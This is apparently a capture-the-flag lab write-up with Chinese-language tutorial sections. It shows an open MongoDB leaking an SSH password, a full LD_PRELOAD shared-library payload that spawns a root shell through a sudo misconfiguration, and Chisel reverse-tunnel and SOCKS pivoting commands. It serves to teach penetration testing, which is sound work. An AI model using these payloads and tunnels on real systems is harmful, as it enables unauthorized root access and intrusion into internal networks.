┌──(root㉿kali)-[/home/kali/Downloads]
└─# mongosh "mongodb://127.0.0.1:9001"
Current Mongosh Log ID: 6ade3b45a80da0e5507c203c
Connecting to:          mongodb://127.0.0.1:9001/?directConnection=true&serverSelectionTimeoutMS=2000&appName=mongosh+2.14.0
Using MongoDB:          4.4.29
Using Mongosh:          2.14.0

For mongosh info see: https://www.mongodb.com/docs/mongodb-shell/


To help improve our products, pseudo-anonymous usage data is collected from interactive and agentic sessions only, and sent to MongoDB periodically (https://www.mongodb.com/legal/privacy-policy).
You can opt-out by running the disableTelemetry() command.

------
   The server generated these startup warnings when booting
   2026-10-25T11:08:12.266+00:00: Using the XFS filesystem is strongly recommended with the WiredTiger storage engine. See http://dochub.mongodb.org/core/prodnotes-filesystem
   2026-10-25T11:08:13.717+00:00: Access control is not enabled for the database. Read and write access to data and configuration is unrestricted
------

test>
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
test> show dbs
admin   40.00 KiB
backup  96.00 KiB
config  36.00 KiB
local   80.00 KiB
test> use admin
switched to db admin
admin> db
admin
admin> show collections
system.version
admin> db.system.version.find()
[ { _id: 'featureCompatibilityVersion', version: '4.4' } ]
admin> use backup
switched to db backup
backup> show collections
collection
user
backup> db.user.find()
[
  {
    _id: ObjectId('60ae2661203d21857b184a76'),
    Month: 'Feb',
    Profit: '25000'
  },
  {
    _id: ObjectId('60ae2677203d21857b184a77'),
    Month: 'March',
    Profit: '5000'
  },
  {
    _id: ObjectId('60ae2690203d21857b184a78'),
    Name: 'webdeveloper',
    Pass: 'BahamasChapp123!@#'
  },
  {
    _id: ObjectId('60ae26bf203d21857b184a79'),
    Name: 'Rohit',
    EndDate: 'December'
  },
  {
    _id: ObjectId('60ae26d2203d21857b184a7a'),
    Name: 'Rohit',
    Salary: '30000'
  }
]
backup>
We find the password for user webdeveloper
1
2
Name: webdeveloper
Pass: BahamasChapp123!@#
And we login to webdeveloper via SSH.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
┌──(root㉿kali)-[~]
└─# ssh webdeveloper@10.49.157.26
The authenticity of host '10.49.157.26 (10.49.157.26)' can't be established.
ED25519 key fingerprint is: SHA256:SysZxp92HIzGGVTlGhvsQ68thp3jzIYDgQPdtqTACQE
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.49.157.26' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
webdeveloper@10.49.157.26's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun 25 Oct 2026 05:38:08 PM UTC

  System load:  0.0               Processes:             119
  Usage of /:   72.5% of 9.74GB   Users logged in:       0
  Memory usage: 46%               IPv4 address for eth0: 10.49.157.26
  Swap usage:   0%


Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

82 additional security updates can be applied with ESM Infra.
Learn more about enabling ESM Infra service for Ubuntu 20.04 at
https://ubuntu.com/20-04

Your Hardware Enablement Stack (HWE) is supported until April 2025.

Last login: Fri Oct  8 10:52:42 2021 from 192.168.0.105
webdeveloper@ip-10-49-157-26:~$ whoami
webdeveloper
webdeveloper@ip-10-49-157-26:~$ id
uid=1000(webdeveloper) gid=1000(webdeveloper) groups=1000(webdeveloper),24(cdrom),27(sudo),30(dip),46(plugdev)
1
2
3
4
5
6
webdeveloper@ip-10-49-157-26:~$ sudo -l
Matching Defaults entries for webdeveloper on ip-10-49-157-26:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, env_keep+=LD_PRELOAD

User webdeveloper may run the following commands on ip-10-49-157-26:
    (ALL : ALL) NOPASSWD: /usr/bin/sky_backup_utility
1
2
webdeveloper@ip-10-49-157-26:~$ ls -al /usr/bin/sky_backup_utility
-rwxr-xr-x 1 root root 16704 Aug  7  2021 /usr/bin/sky_backup_utility
Execute the sky_backup_utility as webdeveloper, we get: Backup failed! Check your permissions!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
webdeveloper@ip-10-49-157-26:~$ /usr/bin/sky_backup_utility
Sky Backup Utility
Now attempting to backup Sky
tar: Removing leading `/' from member names
/var/www/html/assets/
/var/www/html/assets/blogCarrer/
...
/var/www/html/assets/img/more-info-png-complete-surveillance-cabinet-solution-for-h-265-outdoor-ptz-444.png
/var/www/html/assets/img/header.png
tar: /root/.backup/sky-backup.tar.gz: Wrote only 2048 of 10240 bytes
tar: Child returned status 2
tar: Error is not recoverable: exiting now
Backup failed!
Check your permissions!
Restart the target machine:
Target IP Address: 10.49.153.134
Kali Linux IP Address 192.168.138.14
While we can execute the sky_backup_utility using sudo, without providing password. This time the execution is successful.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
webdeveloper@ip-10-49-153-134:~$ sudo /usr/bin/sky_backup_utility
Sky Backup Utility
Now attempting to backup Sky
tar: Removing leading `/' from member names
/var/www/html/assets/
/var/www/html/assets/blogCarrer/
/var/www/html/assets/blogCarrer/css/
/var/www/html/assets/blogCarrer/css/style.css
tar: Removing leading `/' from hard link targets
...
/var/www/html/v2/ResetUser.php
/var/www/html/v2/profileimages/
/var/www/html/v2/profileimages/index.php
/var/www/html/v2/lostpassword.php
/var/www/html/v2/profile.php
/var/www/html/v2/480a637f9a.js
Backup successful!
1
2
3
4
webdeveloper@ip-10-49-153-134:~$ cat /usr/bin/sky_backup_utility

Sky Backup UtilityNow attempting to backup Skytar -czvf /root/.backup/sky-backup.tar.gz /var/www/html/*Backup failed!
Check your permissions!Backup successful!
Check the ELF file and we can see it executes the following command:
1
tar -czvf /root/.backup/sky-backup.tar.gz /var/www/html/*
1
2
3
4
5
webdeveloper@ip-10-49-153-134:~$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
webdeveloper@ip-10-49-153-134:~$ export PATH="/tmp:$PATH"
webdeveloper@ip-10-49-153-134:~$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
1
2
3
webdeveloper@ip-10-49-153-134:~$ cp /bin/bash /tmp/tar
webdeveloper@ip-10-49-153-134:~$ ls -al /tmp/tar
-rwxr-xr-x 1 webdeveloper webdeveloper 1183448 Oct 25 19:21 /tmp/tar
Remember that in the sudo -l, we have env_keep+=LD_PRELOAD
1
2
3
4
5
6
webdeveloper@ip-10-49-153-134:/var/www/html$ sudo -l
Matching Defaults entries for webdeveloper on ip-10-49-153-134:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, env_keep+=LD_PRELOAD

User webdeveloper may run the following commands on ip-10-49-153-134:
    (ALL : ALL) NOPASSWD: /usr/bin/sky_backup_utility
https://www.hackingarticles.in/linux-privilege-escalation-using-ld_preload/
1
2
3
4
5
6
7
8
9
10
11
12
13
14
webdeveloper@ip-10-49-153-134:/var/www/html$ cd /tmp
webdeveloper@ip-10-49-153-134:/tmp$ vim shell.c
webdeveloper@ip-10-49-153-134:/tmp$ cat shell.c
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init()
{
        unsetenv("LD_PRELOAD");
        setgid(0);
        setuid(0);
        system("/bin/sh");
}
1
2
3
4
5
6
7
8
9
10
webdeveloper@ip-10-49-153-134:/tmp$ gcc -fPIC -shared -o shell.so shell.c -nostartfiles
shell.c: In function ‘_init’:
shell.c:8:2: warning: implicit declaration of function ‘setgid’ [-Wimplicit-function-declaration]
    8 |  setgid(0);
      |  ^~~~~~
shell.c:9:2: warning: implicit declaration of function ‘setuid’ [-Wimplicit-function-declaration]
    9 |  setuid(0);
      |  ^~~~~~
webdeveloper@ip-10-49-153-134:/tmp$ ls -al shell.so
-rwxrwxr-x 1 webdeveloper webdeveloper 14760 Oct 25 20:17 shell.so
1
2
3
4
5
6
7
8
9
10
11
12
13
webdeveloper@ip-10-49-153-134:/tmp$ sudo LD_PRELOAD=/tmp/shell.so /usr/bin/sky_backup_utility
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
# python3 -V
Python 3.8.10
# python3 -c 'import pty; pty.spawn("/bin/bash")'
root@ip-10-49-153-134:/tmp# cd /root
root@ip-10-49-153-134:~# ls
root.txt
root@ip-10-49-153-134:~# cat root.txt
3a62d897c40a815ecbe267df2f533ac6
Chisel端口转发
Chisel 的作用是:借助另一台机器,把你原本访问不到的服务,转接到你能访问的端口上。
你可以把它想成一根“延长线”:服务还在原来的机器上,但你可以从自己电脑上的一个入口访问它。
用打靶机的场景来理解最直观。
假设:
- Kali:你的电脑,IP 是
10.10.14.5。 - 靶机 B:你已经拿到了 shell,可以运行 Chisel。
- B 上有一个网页:只监听
127.0.0.1:8080,因此只能从 B 自己访问。
你希望在 Kali 的浏览器里打开这个网页。
127.0.0.1 表示“这台机器自己”:Kali 的 127.0.0.1 和 B 的 127.0.0.1 指向不同的机器。
可以让 B 主动连接 Kali,建立一条隧道,然后把网页请求通过隧道交给 B。这就是下面这个反向转发例子的工作方式。GitHub
以下假设两边都已经准备好可执行的 chisel。
① 在 Kali 上运行:
1
./chisel server -p 8000 --reverse
意思是:
server:等待 Chisel 客户端连接。-p 8000:在8000端口接收隧道连接。--reverse:允许客户端要求在 server 这一侧建立转发入口。
② 在靶机 B 上运行:
1
./chisel client http://10.10.14.5:8000 R:127.0.0.1:8888:127.0.0.1:8080
这条命令可以拆成:
| 部分 | 在这个例子里的意思 |
|---|---|
client http://10.10.14.5:8000 |
B 主动连接 Kali 的 Chisel server |
R: |
把转发入口开在 server,也就是 Kali 上 |
第一个 127.0.0.1:8888 |
入口地址:Kali 自己的 8888 端口 |
第二个 127.0.0.1:8080 |
目标地址:由 B 连接 B 自己的 8080 端口 |
这里使用的是官方支持的完整反向转发格式,明确写出了入口监听地址。GitHub
③ 在 Kali 浏览器里打开:
1
http://127.0.0.1:8888
就能通过隧道访问 B 上的网页。
整个过程是:
flowchart TD
    U["Kali 浏览器"] -->|"访问本机 8888"| S["Kali:Chisel server"]
    C["靶机 B:Chisel client"] -.->|"先连接 Kali:8000,建立隧道"| S
    S -->|"通过隧道转交网页请求"| C
    C -->|"连接本机 8080"| W["B 的网页服务"]

网页响应再沿着这条路径返回。B 上的网页服务看到的是来自 B 本机的连接。
这三个端口各司其职:
| 端口 | 用途 |
|---|---|
Kali 8000 |
两个 Chisel 程序建立隧道 |
Kali 8888 |
你的浏览器访问入口 |
B 8080 |
实际网页服务所在的位置 |
这些数字可以更换,关键是对应关系正确、端口可用。
“反向”最容易让人混淆的是:谁主动连接,与入口开在哪里,是两件事。
Chisel 始终由 client 主动连接 server 建立隧道;R: 决定转发入口的位置:
| 模式 | 访问入口开在哪里 | 谁连接最终目标服务 |
|---|---|---|
正向:不加 R: |
Chisel client 所在机器 | Chisel server |
反向:加 R: |
Chisel server 所在机器 | Chisel client |
两种模式都能双向传输请求和响应。Chisel 的隧道通过 HTTP/WebSocket 承载,使用 SSH 协议保护隧道中的数据。GitHub
打靶时,如果 B 能主动连到 Kali,就可以采用上面的反向方案。
如果换成正向方案,同样访问 B 的本地网页,可以这样运行:
1
2
3
4
5
# B 上运行;前提是 Kali 能连接 B 的 8000 端口
./chisel server -p 8000

# Kali 上运行;假设 B 的 IP 是 10.10.10.20
./chisel client http://10.10.10.20:8000 127.0.0.1:8888:127.0.0.1:8080
然后仍然在 Kali 访问 http://127.0.0.1:8888。这是与前面反向方案二选一的另一种部署方式。
进一步说,B 也可以替你访问另一台内网机器。
假设 B 能访问内网机器 C 的 172.16.0.20:80,Kali 无法直接访问。使用前面的反向方案,只需要把目标地址换掉:
1
2
# B 上运行,Kali 继续运行带 --reverse 的 server
./chisel client http://10.10.14.5:8000 R:127.0.0.1:8888:172.16.0.20:80
现在 Kali 访问本机 8888,请求就会经 B 转发给 C。最终目标填什么,B 就需要能够连接那个地址和端口。
如果要访问多个内网服务,可以使用 SOCKS5 代理,让应用在每次请求时指定目标。
保持 Kali 上的 server 不变,在 B 上把客户端命令换成:
1
./chisel client http://10.10.14.5:8000 R:127.0.0.1:1080:socks
然后在 Kali 上测试:
1
curl --socks5-hostname 127.0.0.1:1080 http://172.16.0.20
这里 1080 是代理入口,172.16.0.20:80 是这次请求要访问的目标。反向 SOCKS 的流量从 B 发出,server 只需要 --reverse,不需要另外添加 --socks5。GitHub
| 你的需求 | 对应方法 |
|---|---|
| 访问一个明确的服务,例如 B 的本地网页 | 固定端口转发 |
| 通过 B 访问多个内网地址、多个端口 | SOCKS5,配合支持代理的应用 |
这里的普通 socks 模式转发 TCP 连接,ping 使用的 ICMP 不会经过它;使用 SOCKS 时,需要给浏览器或工具配置代理。GitHub
LD_PRELOAD 提权
LD_PRELOAD 提权的核心逻辑是利用 Linux 加载动态链接库的最高优先级机制,让高权限程序在执行原本逻辑前,被迫先运行你的自定义代码。
你可以把它想象成一种合法的“强行插队”:目标程序在使用系统标准函数库之前,LD_PRELOAD 环境变量会告诉系统“不管你要加载什么,必须最先加载我指定的这个文件”。
具体的实现机制和实战操作步骤如下:
- 配置缺陷: 目标机器的
sudo权限配置中必须包含env_keep+=LD_PRELOAD,这允许普通用户在跨越权限边界时,依然把自己的环境变量塞给 root 进程。 - 构造内应: 使用 C 语言编写一小段恶意代码,并为其加上
__attribute__((constructor))属性,这能确保这段代码在库被加载的瞬间自动触发,根本不需要等待主程序调用。 - 执行劫持: 将代码编译为动态链接库(例如
evil.so),随后通过sudo LD_PRELOAD=/tmp/evil.so 目标程序执行,你的代码就会以 root 权限抢先运行。
再去仔细查看一遍你执行 sudo -l 时的完整输出头部,环境变量列表中包含 LD_PRELOAD 吗?
编写用于 LD_PRELOAD 劫持的 C 语言动态链接库非常模式化,核心在于利用特殊的属性标记,让代码在目标程序的主逻辑运行之前抢先自动执行。
这是一个最经典的提权 C 代码样例(你可以将其保存为 /tmp/shell.c):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>

__attribute__((constructor)) void init() {
    // 清除 LD_PRELOAD 环境变量,防止生成的 bash 也去加载这个恶意库,导致无限递归崩溃
    unsetenv("LD_PRELOAD");

    // 将实际和有效用户 ID 及组 ID 强行设置为 0 (root)
    setgid(0);
    setuid(0);

    // 派生一个以 root 权限运行的 bash shell
    system("/bin/bash");
}
编译方式:
你需要使用 gcc 将其编译为一个标准的动态链接库文件(.so)。在目标机的 shell 中(通常选择 /tmp 目录),执行以下命令:
1
2
gcc -fPIC -shared -o /tmp/shell.so /tmp/shell.c -nostartfiles
- -fPIC:生成位置无关代码(Position Independent Code),这是动态链接库的必备选项。
- -shared:指示编译器生成共享对象文件。
- -nostartfiles:告知链接器不要使用标准的系统启动文件,避免产生冲突。
执行与验证:
编译成功得到 shell.so 后,结合你拥有的免密 sudo 权限和目标 ELF 文件,执行最终的劫持命令:
1
2
sudo LD_PRELOAD=/tmp/shell.so /usr/bin/sky_backup_utility
这行命令的含义是:以 root 权限运行备份工具,但在它启动的瞬间,强行把你的 shell.so 塞进它的内存里。去确认一下你当前的 sudo -l 列表中是否真的包含 env_keep+=LD_PRELOAD,然后尝试这最后一击。